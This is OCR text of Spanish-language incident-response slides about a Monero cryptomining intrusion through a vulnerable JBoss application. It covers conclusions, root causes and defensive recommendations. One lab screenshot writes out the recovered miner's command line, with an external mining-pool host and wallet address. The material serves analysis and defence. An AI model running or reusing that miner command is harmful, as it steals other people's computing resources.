
Chmod +x =/tmp/cpuloadtest

root@pentest-PC:/home/pentest/Downloads/CASO83# ./cpuloadtest -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:3333 -u 49hNrEaSKAx5FD8PE49Wa3DqCRp2ELYg8dSuqsiyLdzSehFfyvk4gDfSjTrPtGapqcfPVvMtAirgDJYMvbRJipaeTbzPQu4 -p x &

[2017-03-23 13:09:22] CPU does not have AES-NI, which is required.

root@pentest-PC:/home/pentest/Downloads/CASO83#

# ACCIONES REALIZADAS




InfoSecurity

ASOVESINFO

# CONCLUSIONES

1. El día 23 de Enero, desde la Dirección IP 192.168.0.112 se realizaron acciones sobre el servidor 192.168.0.61 y 192.168.0.62, los cuales mediante inyección de código a través de un URL vulnerable de la aplicación JBOSS, se logró insertar en el gestor de tareas de Linux, una tarea que validaba cada hora si un proceso de minería estaba ejecutándose.
2. La dirección IP 192.168.0.112, tiene instalado la aplicación HAproxy, la cual permite balancear los requerimientos hacia la aplicación JBOSS del entre los servidores 192.168.0.61 y 192.168.0.62.

# CONCLUSIONES

3. El firewall tiene una regla configurada que permite alcanzar desde Internet al balanceador de carga con dirección IP 192.168.0.112, bajo los puertos de acceso HTTP y HTTPS (80 y 8080 respectivamente), con lo cual se descarta la utilización de accesos a Internet no controlados o el bypass de los controles de accesos instalados.
4. El objetivo del ataque era robar capacidad de procesamiento para ejecutar una aplicación de minado Criptomonedas, en este caso específico se minó la Criptomoneda Monero con siglas XMR.

*Aprendimos a atacar a JBOSS???*

# CAUSAS

1. Servicio Vulnerable
2. Controles de acceso mal configurados
3. Ausencia de monitoreo de INTEGRIDAD
4. Ausencia herramientas de monitoreo de seguridad y procesos de consolidación de logs.

# RECOMENDACIONES

1. Incorporar mecanismos de control de acceso adicionales tales como Firewalls de Aplicaciones Web (WAF) y Sistemas de Prevención de Intrusos (IPS) hacia el perímetro interno.
2. Monitorear las vulnerabilidades de la plataforma para identificar los riesgos.
3. Todo cambio, incorporación o actualización de la plataforma, debe ser autorizado por el área de Seguridad de la Información.
4. Monitoreo de Integridad, lo cual permite la detección de cambios en la plataforma (bien sean por cambios autorizados o no). Con esta herramienta se incrementa la gobernabilidad de T.I. y Seguridad de Información.
5. implementación de Sistemas de consolidación y correlación de eventos como los SIEM. (Security Information & Event Manager)

# GRACIAS…

## *…Los ataques informáticos existen…*


www.asovesinfo.org

anibal.vera@asovesinfo.org

anibal.vera@gmail.com


InfoSecurity

ASOVESINFO